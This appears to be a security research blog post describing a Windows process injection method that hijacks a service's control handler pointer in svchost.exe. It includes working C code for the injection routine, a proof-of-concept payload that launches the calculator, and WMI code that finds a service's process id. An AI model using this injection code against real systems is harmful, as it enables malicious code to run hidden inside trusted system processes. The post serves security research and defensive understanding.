Windows Process Injection: Service Control Handler

modexp.wordpress.com/2018/08/30/windows-process-injection-control-handler

By odzhan

August 30, 2018

Introduction


This post will show another way to execute code in a remote process without using conventional API. The standard or conventional way to create new threads in a remote process requires using one of the following APIs.

- **CreateRemoteThread**
- **RtlCreateUserThread**
- **NtCreateThreadEx**

This method of injection uses the **ControlService** API, and thus requires a service for it to work. As some of you may recall, I discussed an approach to stopping the Event logger service by executing the Control Handler remotely. Here, I hijack a pointer to the control handler to execute a payload. To the best of my knowledge, this is a new method that hasn't been described before.

Demonstration

In figure 1, we can see a list of potential target services shown in process explorer. For this example we'll use Dhcp hosted by svchost.exe. Any other service should work fine too, but we need to locate the Internal Dispatch Entry (IDE) for the service first and that's the most difficult part in all this.



Process Explorer - Sysinternals: www.sysinternals.com [john-PC\john]
File
Options
View
Process
Find
Handle
Users
Help

Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	95.92	0 K	24 K	0	
System	0.67	144 K	680 K	4	
Interrupts	0.89	0 K	0 K	n/a	Hardware Inte
smss.exe		368 K	1,032 K	248	Windows Ses
csrss.exe	< 0.01	2,188 K	4,540 K	316	Client Server
wininit.exe		1,296 K	4,204 K	364	Windows Sta
services.exe		4,520 K	8,348 K	464	Services and
svchost.exe		3,512 K	37,476 K	576	Host Process
explorer.exe		26,644 K	35,424 K	2912	Windows Exp
notepad++.exe	0.05	20,456 K	34,140 K	2772	Notepad++ :
VBoxService.exe	< 0.01	2,024 K	6,612 K	636	VirtualBox Gu
svchost.exe	0.02	3,384 K	28,636 K	688	Host Process
svchost.exe		16,280 K	17,524 K	756	Host Process
audiodg.exe	0.03	15,588 K	15,468 K	516	Windows Auc
svchost.exe				836	Host Process
dwm.exe				1316	Desktop Win
svchost.exe				868	Host Process
svchost.exe				260	Host Process
svchost.exe				276	Host Process
spoolsv.exe				1128	Spooler SubS
svchost.exe				1160	Host Process
svchost.exe				1256	Host Process
svchost.exe				1596	Host Process

```
Command Line:
  C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted
Path:
  C:\Windows\System32\svchost.exe (LocalServiceNetworkRestricted)
Services:
  DHCP Client [Dhcp]
  Security Center [wscsvc]
  TCP/IP NetBIOS Helper [lmhosts]
  Windows Event Log [eventlog]
  Windows Audio [AudioSrv]
```

Figure 1 : Using the Dhcp service for process injection.


Figure 2 shows the PoC being used to inject a Position Independent Code (PIC) into svchost.exe that will then execute the calculator.



```
c:\hub\execsch>sc2 -i dhcp

Service control Handler PoC
Copyright(c) 2018 Odzhan

[+] Found IDE for "dhcp" in svchost.exe:756 at address: 000000000035BBA0

ServiceName          : DHCP
ServiceRealName      : DHCP
ServiceStartRoutine  : 00000000FF901750
ControlHandler       : 000007FEFAE92F44
StatusHandle         : 0000000000176EAD0
ServiceFlags         : 0000000A
Tag                  : 00000000
MainThreadHandle     : 0000000000000000


c:\hub\execsch>
```

Figure 2 : Injection via Dhcp service.

Figure 3 shows calc.exe running as a child process of the Dhcp host process.


Process Explorer - Sysinternals: www.sysinternals.com [john-PC\john]
File
Options
View
Process
Find
Handle
Users
Help

Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	93.01	0 K	24 K	0	
System	0.08	144 K	680 K	4	
Interrupts	0.85	0 K	0 K	n/a	Hardware Inte
smss.exe		368 K	1,032 K	248	Windows Sess
csrss.exe	< 0.01	2,188 K	4,544 K	316	Client Server F
wininit.exe		1,296 K	4,204 K	364	Windows Star
services.exe		4,468 K	8,332 K	464	Services and (
svchost.exe		3,512 K	37,480 K	576	Host Process f
explorer.exe		26,644 K	35,424 K	2912	Windows Expl
notepad++.exe	0.07	20,456 K	34,140 K	2772	Notepad++ : a
VBoxService.exe	0.76	2,024 K	6,612 K	636	VirtualBox Gue
svchost.exe		3,496 K	28,692 K	688	Host Process f
svchost.exe		16,200 K	17,492 K	756	Host Process f
audiodg.exe		15,508 K	15,404 K	516	Windows Aud
calc.exe		4,776 K	8,724 K	2112	Windows Calc
svchost.exe		5,860 K	11,940 K	836	Host Process f
dwm.exe		1,384 K	4,724 K	1316	Desktop Wind
svchost.exe	0.03	20,500 K	35,024 K	868	Host Process f
svchost.exe		5,804 K	12,096 K	260	Host Process f
svchost.exe	< 0.01	9,832 K	11,616 K	276	Host Process f
spoolsv.exe		5,920 K	11,188 K	1128	Spooler SubSy

Figure 3 : Calculator running under host process.

Handler prototype

There are two different prototypes for handlers. The first one simply accepts a control code.

```
VOID Handler(DWORD dwControl)
```

The second that is more common for Windows based services would be HandlerEx.

```
DWORD HandlerEx(
  DWORD dwControl,
  DWORD dwEventType,
  LPVOID lpEventData,
  LPVOID lpContext)
```

In the services I tested, most were using HandlerEx. That said, there might be a way to determine the exact prototype required and avoid crashing the host process if the wrong one is used. Since there are only at most four parameters, it's possible to escape a crash on 64-bit systems due to the Microsoft fastcall convention that places the first four parameters in registers RCX, RDX, R8 and R9. The same is not true for 32-bit systems that use the stdcall convention and that's where it really matters.

```
DWORD HandlerEx(DWORD dwControl, DWORD dwEventType,
  LPVOID lpEventData, LPVOID lpContext)
{
    WinExec_t pWinExec;
    DWORD     szWinExec[2],
              szCalc[2];

    // WinExec
    szWinExec[0]=0x456E6957;
    szWinExec[1]=0x00636578;

    // calc
    szCalc[0] = 0x636C6163;
    szCalc[1] = 0;

    pWinExec = (WinExec_t)xGetProcAddress(szWinExec);

    if(pWinExec != NULL) {
      pWinExec((LPSTR)szCalc, SW_SHOW);
    }
    return NO_ERROR;
}
```

Internal Dispatch Entry

Before one can trigger execution of a payload, one must locate an Internal Dispatch Entry (IDE) that contains information about a service, including the control handler that can be overwritten. The reason it can be overwritten is because it’s stored on the heap. The following structure is undocumented.

```
typedef struct _INTERNAL_DISPATCH_ENTRY {
    LPWSTR                  ServiceName;
    LPWSTR                  ServiceRealName;
    LPSERVICE_MAIN_FUNCTION ServiceStartRoutine;
    LPHANDLER_FUNCTION_EX   ControlHandler;
    HANDLE                  StatusHandle;
    DWORD                   ServiceFlags;
    DWORD                   Tag;
    HANDLE                  MainThreadHandle;
    DWORD                   dwReserved;
} INTERNAL_DISPATCH_ENTRY, *PINTERNAL_DISPATCH_ENTRY;
```

- **ServiceName**
- **ServiceRealName**
  These fields point to a UNICODE string describing the service. Once the string has been located in memory, it’s used to locate the IDE for the service by comparing these two fields. If they are both equal, we assume we’ve found a valid IDE. Additional checks may be required.

- **ServiceStartRoutine**

This is the first function called whenever the service starts up, it’s responsible for registering the service control handler.

- **ControlHandler**
  This address will be replaced with the address of a payload before calling the **ControlService** API.

- **ServiceFlags**
  The control handler dispatcher will check this value to determine what service controls the handler function will accept. To enable code injection, it must be changed to **SERVICE_CONTROL_INTERROGATE**, otherwise injection fails.

Full function

The bulk of the code involves locating the Internal Dispatch Entry (IDE), and that isn’t included here due to complexity. Once the IDE has been found, injection involves overwriting the **ControlHandler** pointer with a pointer to the payload, changing the **ServiceFlags**, writing back to memory and triggering execution via the **ControlService** API.

```
VOID CtrlSvc(PSERVICE_ENTRY se, LPVOID payload, DWORD payloadSize) {
    SIZE_T                  wr;
    SC_HANDLE               hm, hs;
    INTERNAL_DISPATCH_ENTRY ide;
    HANDLE                  hp;
    LPVOID                  pl;
    SERVICE_STATUS          ss;

    // 1. Open the service control manager
    hm = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);

    // 2. Open the target service
    hs = OpenService(hm, se->service, SERVICE_INTERROGATE);

    // 3. Open the target process
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, se->pid);

    // 4. Allocate RWX memory for payload
    pl = VirtualAllocEx(hp, NULL, payloadSize,
      MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    // 5. Write the payload to the target process
    WriteProcessMemory(hp, pl, payload, payloadSize, &wr);

    // 6. Copy the existing entry to local memory
    CopyMemory(&ide, &se->ide, sizeof(ide));

    // 7. Update service flags and ControlHandler
    ide.ControlHandler = pl;
    ide.ServiceFlags   = SERVICE_CONTROL_INTERROGATE;

    // 8. Write the updated IDE to the target process
    WriteProcessMemory(hp, se->ide_addr,
      &ide, sizeof(ide), &wr);

    // 9. Trigger execution of the payload
    ControlService(hs, SERVICE_CONTROL_INTERROGATE, &ss);

    // 10. Restore the original entry
    WriteProcessMemory(hp, se->ide_addr,
      &se->ide, sizeof(ide), &wr);

    // 11. Free memory and close handles
    VirtualFreeEx(hp, pl, payloadSize,
      MEM_DECOMMIT | MEM_RELEASE);

    CloseHandle(hp);          // close process
    CloseServiceHandle(hs);   // close service
    CloseServiceHandle(hm);   // close manager
}
```

Service to process id

Unfortunately there’s no convenient API that will return a process id for a service name. In the source code, you’ll see an elaborate way that’s not very reliable, so the following code uses Component Object Model (COM) instead as an alternative. This was written in C, so will obviously require something different for C++.

```
// return a process id for service
DWORD service2pid(PWCHAR targetService) {
    IWbemLocator  *loc = NULL;
    IWbemServices *svc = NULL;
    DWORD         pid  = 0;
    HRESULT       hr;

    // initialize COM
    hr = CoInitializeEx (NULL, COINIT_MULTITHREADED);

    if (SUCCEEDED(hr)) {
      // setup security
      hr = CoInitializeSecurity(
          NULL, -1, NULL, NULL,
          RPC_C_AUTHN_LEVEL_DEFAULT,
          RPC_C_IMP_LEVEL_IMPERSONATE,
          NULL, EOAC_NONE, NULL);

      if (SUCCEEDED(hr)) {
        // create locator
        hr = CoCreateInstance (
          &CLSID_WbemLocator,
          0, CLSCTX_INPROC_SERVER,
          &IID_IWbemLocator, (LPVOID*)&loc);

        if (SUCCEEDED(hr)) {
          // connect to service
          hr = loc->lpVtbl->ConnectServer(
            loc, L"root\\cimv2",
            NULL, NULL, NULL, 0,
            NULL, NULL, &svc);

          if (SUCCEEDED(hr)) {
            // get the process id
            pid = GetServicePid(svc, targetService);

            // release service object
            svc->lpVtbl->Release(svc);
            svc = NULL;
          }
          // release locator object
          loc->lpVtbl->Release(loc);
          loc = NULL;
        }
      }
      CoUninitialize();
    }
    return pid;
}
```

The code above will initialize COM, connect to local WMI provider and then pass those parameters to GetServicePid()

```
DWORD GetServicePid(IWbemServices *svc, PWCHAR targetService) {
    IEnumWbemClassObject *e   = NULL;
    IWbemClassObject     *obj = NULL;
    ULONG                cnt;
    WCHAR                service[MAX_PATH];
    VARIANT              v;
    HRESULT              hr;
    DWORD                pid = 0;

    // obtain list of Win32_Service instances
    hr = svc->lpVtbl->CreateInstanceEnum(svc,
        L"Win32_Service",
        WBEM_FLAG_RETURN_IMMEDIATELY |
        WBEM_FLAG_FORWARD_ONLY, NULL, &e);

    if (SUCCEEDED(hr)) {
      // loop through each one
      for (;;) {
        cnt = 0;
        hr  = e->lpVtbl->Next(e, INFINITE, 1, &obj, &cnt);

        if (cnt == 0) break;

        VariantInit (&v);

        // get the name of service
        hr = obj->lpVtbl->Get(obj, L"Name", 0, &v, NULL, NULL);

        if (SUCCEEDED(hr)) {
          // does it match target service name?
          if (lstrcmpi(targetService, V_BSTR(&v)) == 0) {
            // retrieve the process id
            hr = obj->lpVtbl->Get(obj,
                L"ProcessID", 0, &v, NULL, NULL);
            if (SUCCEEDED(hr)) {
              pid = V_UI4(&v);
              break;
            }
          }
        }
        VariantClear(&v);
        obj->lpVtbl->Release(obj);
      }
      e->lpVtbl->Release(e);
      e = NULL;
    }
    return pid;
}
```

The above function will enumerate all instances of **Win32_Service** WMI class, compare the Name property with our target service name and if equal return the **ProcessID** property. This is a much better approach that could be used. See sc3.c for an improved version.

Summary

Pretty much any callback function could be misused for process injection. Source code for a PoC that was tested on 64-bit versions of Windows 7 and 10 can be found here.